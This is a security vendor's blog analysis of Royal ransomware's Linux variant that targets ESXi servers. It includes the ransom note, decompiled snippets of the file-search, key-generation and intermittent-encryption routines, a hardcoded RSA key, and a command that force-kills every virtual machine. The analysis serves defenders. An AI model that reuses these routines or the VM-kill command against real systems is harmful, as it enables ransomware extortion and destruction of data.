Royal Ransomware Expands Attacks by Targeting Linux ESXi Servers

trendmicro.com/en_us/research/23/b/royal-ransomware-expands-attacks-by-targeting-linux-esxi-servers.html

February 20, 2023

Ransomware

Ransomware actors have been observed to expand their targets by increasingly developing Linux-based versions. Royal ransomware is following in the same path, a new variant targeting Linux systems emerged and we will provide a technical analysis on this variant in this blog.

By: Nathaniel Morales, Ivan Nicole Chavez, Byron Gelera February 20, 2023 Read time: (words)

Ransomware actors have been observed to expand their targets by increasingly developing Linux-based versions. We predicted in September 2022 that ransomware groups will would increasingly target Linux servers and embedded systems in the coming years after detecting a double-digit year-on-year (YoY) increase in attacks on these systems in the first half of 2022. In May 2021 we reported ransomware variants of DarkSide and in May 2022 we found Cheerscrypt, specifically targeting the ESXi servers, which are widely used for server virtualization by enterprises.


Royal ransomware is following in the same path, a new variant targeting Linux systems emerged and we will provide a technical analysis on this variant in this blog. Royal's Linux counterpart also targets ESXi servers, a target expansion which can create a big impact on victimized enterprise data centers and virtualized storage.

Royal ransomware was first observed in September 2022, and the threat actors behind it are believed to be seasoned cybercriminals who used to be part of Conti Team One.

Deep roots, strong start

Despite being detected only in September 2022, Royal ransomware was among the three most prolific ransomware groups in the fourth quarter last year. According to data from ransomware groups' leak sites, 10.7% were attributed to Royal, with only LockBit and BlackCat ahead of it, accounting for 22.3% and 11.7% respectively. Its threat actors being an offshoot from Conti may be the reason for its quick claim to fame as soon as it made headlines in the ransomware landscape.

Upon examining the ransomware's attacks, we learned that it combines old and new techniques, which supports the theory that actors behind it have an extensive knowledge of the ransomware scene. In its early campaigns, Royal deployed BlackCat's encryptor, but later shifted to its own called Zeon, which dropped ransom notes similar to Conti's. Royal later rebranded and began using Royal in its ransom notes generated by its own encryptor.



```
Hello!

    If you are reading this, it means that your system were hit by Royal ransomware.
    Please contact us via :
    http:/[redacted]asdfdfdfdfddfdfdfdfdfffffffffffd

In the meantime, let us explain this case.It may seem complicated, but it is not!
Most likely what happened was that you decided to save some money on your security infrastructure.
Alas, as a result your critical data was not only encrypted but also copied from your systems on a secure server.
From there it can be published online.Then anyone on the internet from darknet criminals, ACLU journalists, Chinese government(different
names for the same thing),
and even your employees will be able to see your internal documentation: personal data, HR reviews, internal lawsuitsand complains,
financial reports, accounting, intellectual property, and more!

    Fortunately we got you covered!

Royal offers you a unique deal.For a modest royalty(got it; got it ? ) for our pentesting services we will not only provide you with an
amazing risk mitigation service,
covering you from reputational, legal, financial, regulatory, and insurance risks, but will also provide you with a security review for
your systems.
To put it simply, your files will be decrypted, your data restoredand kept confidential, and your systems will remain secure.

    Try Royal today and enter the new era of data security!
    We are looking to hearing from you soon!
```

Figure 1. Ransom note of Royal ransomware

Royal ransomware targeted small to medium-sized businesses in the fourth quarter of 2022: 51.9% of its victims were small business, while 26.8% were medium-sized. Only 11.3% of its victims for this period were large enterprises.


Among its victims, the IT, finance, materials, healthcare, and food and staples industries were its top targets. Threat actors behind Royal focused on targets in North America during the last quarter of 2022, which accounted for three-quarters of its victims in that time period. Royal also targeted enterprises in Europe, Latin America, Asia Pacific, Africa, and the Middle East.

Technical Analysis

In our analysis, we found that Royal ransomware accepts the following command-line arguments:

Argument	Description
-id {32-byte characters}	Will be used as the victim's ID, which will be appended on the TOR link found in the dropped ransom note. The process exits if not provided, or if the provided characters are not 32 bytes long
-ep	Used for full or partial encryption of file routine
-stopvm	Used to terminate VM processes via EXSCLi
-vmonly	
-fork	For creation of fork process
-logs	Display logs of encrypted files


Table 1. Royal ransomware arguments and description



```
for ( i = 0; i < argc; ++i )
{
  if ( !strcmp(argv[i], "-id") )            // id to be used as victim's ID
  {
    src = argv[++i];
    strncpy(dest, src, 0x20uLL);
  }
  else if ( !strcmp(argv[i], "-ep") )       // for full or partial encryption
  {
    v15[0] = atoi(argv[++i]);
    if ( v15[0] <= 0 || v15[0] > 100 )
      v15[0] = 50;
  }
  else if ( !strcmp(argv[i], "-stopvm") )
  {
    stop_vm();                              // terminate ESXCLi process
  }
  else if ( strcmp(argv[i], "-vmonly") )
  {
    if ( !strcmp(argv[i], "-fork") )        // for Fork process
    {
      v17 = 1;
    }
    else
    {
      v3 = argv[i];
      if ( !strcmp(v3, "-logs") )
        logs::init(v3);
    }
  }
```

Figure 2. Accepted arguments by Royal ransomware


The “-id” parameter, like Royal ransomware’s Win32 variant, requires 32-byte characters in order to proceed, and will be used as the Victim’s ID.



```
if ( strlen(dest) != 32 )
{
  puts("-id: id must be 32 characters");
  return 0;
}
```

Figure 3. Royal ransomware checks -id parameter length if equal to 32 bytes

The “-path” argument from earlier Royal ransomware Win32 variants was removed in the Linux variant, but the file path argument is still required in order to execute the ransomware. It designates the first argument to be used as the file path to be encrypted.




```
*&v15[1] = argv[1];
threadpool::create(v15[0], dest);
std::allocator<char>::allocator(&v12);
std::string::string(v11, *&v15[1], &v12);
search_files(v11, 0LL);
std::string::~string(v11);
std::allocator<char>::~allocator(&v12);
```

Figure 4. Royal ransomware sets the file path as first argument to be accepted and used for search_files function

Inside the “stop_vm” function, Royal ransomware implements the following command to terminate VM processes using ESXCLI.


> *esxcli vm process kill –type=hard –world-id={ }*



```
while ( 1 )
{
  haystack = strstr(haystack, "World ID: ");
  if ( !haystack )
    break;
  haystack += 10;
  v7 = strstr(haystack, "\n");
  v8 = v7 - haystack;
  memset(dest, 0, sizeof(dest));
  memcpy(dest, haystack, v8);
  memset(v0, 0, sizeof(v0));
  sprintf(v0, "esxcli vm process kill --type=hard --world-id=%s", dest);
  v3 = fork();
  if ( !v3 )
  {
    execlp("/bin/sh", "/bin/sh", "-c", v0, 0LL);
    exit(0);
  }
  wait(0LL);
}
```

Figure 5. Terminating VM processes via ESXCLI


Royal ransomware then creates a specified number of threads depending on the number of processors of the infected machine. It determines the number of processors by using the *sysconf(84)* function, multiplying it by 8 to determine the number of threads to be created. By doing so, it significantly increases the speed of the "thread_func" function where it contains the encryption routine of the ransomware.



```
char __fastcall threadpool::create(threadpool *this)
{
  char result; // al
  __int64 v2; // [rsp+10h] [rbp-10h]
  __int64 i; // [rsp+18h] [rbp-8h]

  g_ep = this;
  num_threads = sysconf(84);
  result = num_threads;
  v2 = num_threads;
  if ( num_threads > 0 )
  {
    threads = malloc(8 * num_threads);
    memset(threads, 0, 8 * v2);
    for ( i = 0LL; ; ++i )
    {
      result = i < v2;
      if ( i >= v2 )
        break;
      pthread_create(threads + i, 0LL, thread_func, 0LL);
    }
  }
  return result;
}
```

Figure 6. The Royal ransomware function used to determine number of threads to be created

For the "search_files" function, Royal ransomware uses the "opendir" function to open a specified directory. It then drops the ransom note "readme" to the directory and then calls the "readdir" function in a loop to read all entries inside the directory. It then checks the type of the entry if it's a directory (d_type == 4) or a file (d_type == 8). If it's a directory, it recursively calls the "search_files" function on the entry.



```
int __fastcall search_files(std::string *a1)
{
  const char *v1; // rax
  DIR *v2; // rax
  char v4[16]; // [rsp+10h] [rbp-80h] BYREF
  char v5[16]; // [rsp+20h] [rbp-70h] BYREF
  char v6[16]; // [rsp+30h] [rbp-60h] BYREF
  char v7[16]; // [rsp+40h] [rbp-50h] BYREF
  char v8[16]; // [rsp+50h] [rbp-40h] BYREF
  char v9[16]; // [rsp+60h] [rbp-30h] BYREF
  DIR *dirp; // [rsp+70h] [rbp-20h]
  struct dirent *v11; // [rsp+78h] [rbp-18h]

  v11 = 0LL;
  v1 = std::string::c_str(a1);
  v2 = opendir(v1);
  dirp = v2;
  if ( v2 )
  {
    std::string::string(v5, a1);
    drop_ransomnote(v5);
    std::string::~string(v5);
    while ( 1 )
    {
      v11 = readdir(dirp);
      if ( !v11 )
        break;
      if ( strcmp(v11->d_name, ".") && strcmp(v11->d_name, "..") )
      {
        if ( v11->d_type == 4 )
        {
          std::operator+<char>(v7);
          std::operator+<char>(v6);
          search_files(v6, 0LL);
          std::string::~string(v6);
          std::string::~string(v7);
        }
        else if ( v11->d_type == 8
               && !strstr(v11->d_name, ".royal_u")
               && !strstr(v11->d_name, ".royal_w")
               && !strstr(v11->d_name, ".sf")
               && !strstr(v11->d_name, ".v00")
               && !strstr(v11->d_name, ".b00")
               && !strstr(v11->d_name, "royal_log_")
               && strcmp(v11->d_name, "readme") )
        {
          std::operator+<char>(v8);
          std::operator+<char>(v4);
```


Figure 7. The Royal ransomware search_files function

If the entry is a regular file, it checks the filename and avoids encrypting the following files with the following names/extensions:

- .royal_u
- .royal_w
- .sf
- .v00
- .b00
- royal_log_
- readme


One of the excluded extensions, ".royal_w", is the latest appended extension of the Royal ransomware. We assume that the "royal_w" and "royal_u" are used by threat actors to differentiate encrypted files by their Windows variant (royal_w) and Linux variants (royal_u), where u possibly stands for Unix.

As in Royal ransomware's Win32 variant, it also uses OpenSSL's Advanced Encryption Standard (AES) for its encryption.



```
_ZL8keybytes    db '-----BEGIN RSA PUBLIC KEY-----',0Ah
                                        ; DATA XREF: thread_func(void *)+F↑o
                                        ; threadpool::test_encrypt(void):loc_40BBE7↑o
                db 'MIICCAKCAgEAp/24TNvKoZ9rzwMaH9kVGq4x1j+L/tgWH5ncB1TQA6eT5NDtgsQH',0Ah
                db 'jv+6N3IY8P4SPSnG5QUBp9uYm3berObDuLURZ4wGW+HEKY+jNht5JD4aE+SS2Gj1',0Ah
                db '+1ht2N+S81RDAjcYXJZaCePN4pHDWQ65cVHnonyo5FfjKkQpD1zbAZ8/wBY+5gE4',0Ah
                db 'Tex2Fdh7pvs7ek8+cnzkSi19xC0p1j4zoMZBwFQST9iLK7KbRTKnaF1ZAHnDKaTQ',0Ah
                db 'uCkJkcdhpQnaDyuUojb2k+gD3n+k/oN33I19hfO4s67gyiIBH03qG3CYBJ0XfEWU',0Ah
                db 'cvvahe+nZ3D0ffV/7LN6FO588RB1I2ZH+pMsyUWobI3TdjkdoHvMgJItrqrCK7BZ',0Ah
                db 'TIKcZ0Rub+RQJsNowXbC+CbgD138nESpKimPztcd6rzY32Jo7IcvAqPSckRuaghB',0Ah
                db 'rkci/d377b6IT+vOWpNciS87dUQ01UOmtsI2LLSkwyxauG5Y1W/MDUYZEuhHY1ZM',0Ah
                db 'cKq1SLmu8OTitL6bYOEQSy31PtCg2BOt1Su0NzW4pEXvg2hQyuSEbeWEGkrJrjTK',0Ah
                db 'v9K7eu+eT5/arOy/onM56fFZSXfVseuC48R9TWktgCpPMkszLmwY14rp1ds6S7OO',0Ah
                db '/HLRayEWjwa0eR0r/GhEHX80C8IU54ksEuf3uHbpq8jFnN1A+U239q0CAQM=',0Ah
                db '-----END RSA PUBLIC KEY-----',0Ah
                db 0Ah,0
```


Figure 8. The Royal ransomware RSA Public Key is hardcoded in the binary



```
threadpool::pop(v11);
pthread_mutex_unlock(&mutex);
if ( std::string::length(v11) )
{
  v10 = 0LL;
  std::string::string(v12, v11);
  fd = prepare_file(v12, &v10);
  std::string::~string(v12);
  if ( fd == -1 )
  {
    v8 = *__errno_location();
    v9 = std::string::c_str(v11);
    logs::print("Open failed: %s(%d)", v9, v8);
  }
  else
  {
    v3 = std::string::c_str(v11);
    logs::print("Encrypting %s", v3);
    v17 = encrypt(fd, v14, v10, g_ep, v15);
    fsync(fd);
    close(fd);
    if ( v17 )
    {
      std::operator+<char>(v13);
      v4 = std::string::c_str(v13);
      v5 = std::string::c_str(v11);
      rename(v5, v4);
      std::string::~string(v13);
    }
    else
    {
      v6 = *__errno_location();
      v7 = std::string::c_str(v11);
      logs::print("Encrypt failed: %s(%d)", v7, v6);
    }
  }
```

Figure 9. Royal ransomware function containing the encryption routine


Royal ransomware threat actors also implement intermittent encryption. Using the -ep parameter, it accepts integers from 0 to 100; if the integer exceeds 100 or is below or equal to 0, it sets the value to 50 and will be used as a parameter for intermittent encryption.



```
else if ( !strcmp(argv[i], "-ep") )
{
  v15[0] = atoi(argv[++i]);
  if ( v15[0] <= 0 || v15[0] > 100 )
    v15[0] = 50;
}
```

Figure 10. Royal ransomware function which checks the parameter used for -ep argument


Royal ransomware then generates the AES key and IV using the following function, then encrypts it using RSA encryption. The encrypted AES and IV key will also be appended to each of the encrypted files.



```
  if ( gen_random(aes_key, 32uLL) != 1 )
    return 0LL;
  if ( gen_random(aes_iv, 16uLL) != 1 )
    return 0LL;
  memcpy(dest, aes_key, sizeof(dest));
  memcpy(&v13, aes_iv, 0x10uLL);
  v21 = RSA_public_encrypt(48LL, dest, dest, v10, 4LL);
```

Figure 11. Generation of AES Key and IV of Royal ransomware


If the RSA encryption is successful, it then rounds up the file to multiples of 16, which is required in AES encryption.



```
if ( v21 == 512 )
{
  v18 = v9;
  v9 = chROUNDUP<long,int>(v9, 16LL);
  if ( !resize_file(fd, v18) )
  {
    return 0LL;
  }
```

Figure 12. Royal ransomware rounds up the file size to multiples of 16


For the rounded-up files, Royal ransomware then checks if the size is less than or equal to 5,245,000 bytes or if the value set on -ep is 100. If one of the conditions is met, it will encrypt the whole file. For files greater than 5,245,000 bytes, the encryption will take place per certain calculated blocks where it will encrypt the first N bytes, then skip the next N bytes, and repeats the process.



```
loc_408346:                             ; CODE XREF: encrypt(int,rsa_st *,long,long,uchar *)+188↑j
                mov     [rbp+var_30], 0
                mov     [rbp+var_60], 0
                mov     [rbp+offset], 0
                cmp     [rbp+var_3A8], 5245000 ; Check if file size is less than or equal to 5,245,000
                jle     short loc_408377
                mov     rax, qword ptr [rbp+var_380]
                cmp     rax, 100        ; Check if -ep value is 100
                jnz     short loc_408396
```

```
if ( file_RoundedUp <= &loc_500848 || *v8 == 100LL )
{
  v22 = 1;
  file_size = file_RoundedUp;
  *v8 = 100LL;
}
else
{
  v22 = 10;
  calculate(file_RoundedUp, v8[0], &file_size, &offset);
}
```

Figure 13. Royal ransomware checks the file size if it meets specific conditions before encrypting




```
__int64 __fastcall calculate(int a1, int a2, __int64 *a3, __int64 *a4)
{
  __int64 result; // rax

  *a3 = chROUNDDOWN<long,int>((a2 / 10.0 * (a1 / 100.0)), 16LL);
  result = chROUNDDOWN<long,int>(((100.0 - a2) / 10.0 * (a1 / 100.0)), 16LL);
  *a4 = result;
  return result;
}
```

Figure 14. The calculation of N bytes used for intermittent encryption used by Royal ransomware

The calculation of N bytes is as follows:

N = (X/10) * (Original File Size / 100) then rounded down to multiples of 16 *where X is the value set to -ep


If the calculated N is greater than 1,024,000, it will encrypt 1,024,000 block instead.



```
do
{
  v26 = file_size - v24;
  if ( file_size - v24 <= 1024000 )
    v25 = v26;
  else
    v25 = 1024000LL;
```

Figure 15. Royal ransomware checks the file size if it is less than 1,024,000 bytes

The intermittent encryption technique on the Linux variant shares great similarity to the encryption done by Royal ransomware’s Win32 variant, which aims to make the encryption faster.



```
  if ( v21 == 512 )
  {
    v18 = file_RoundedUp;
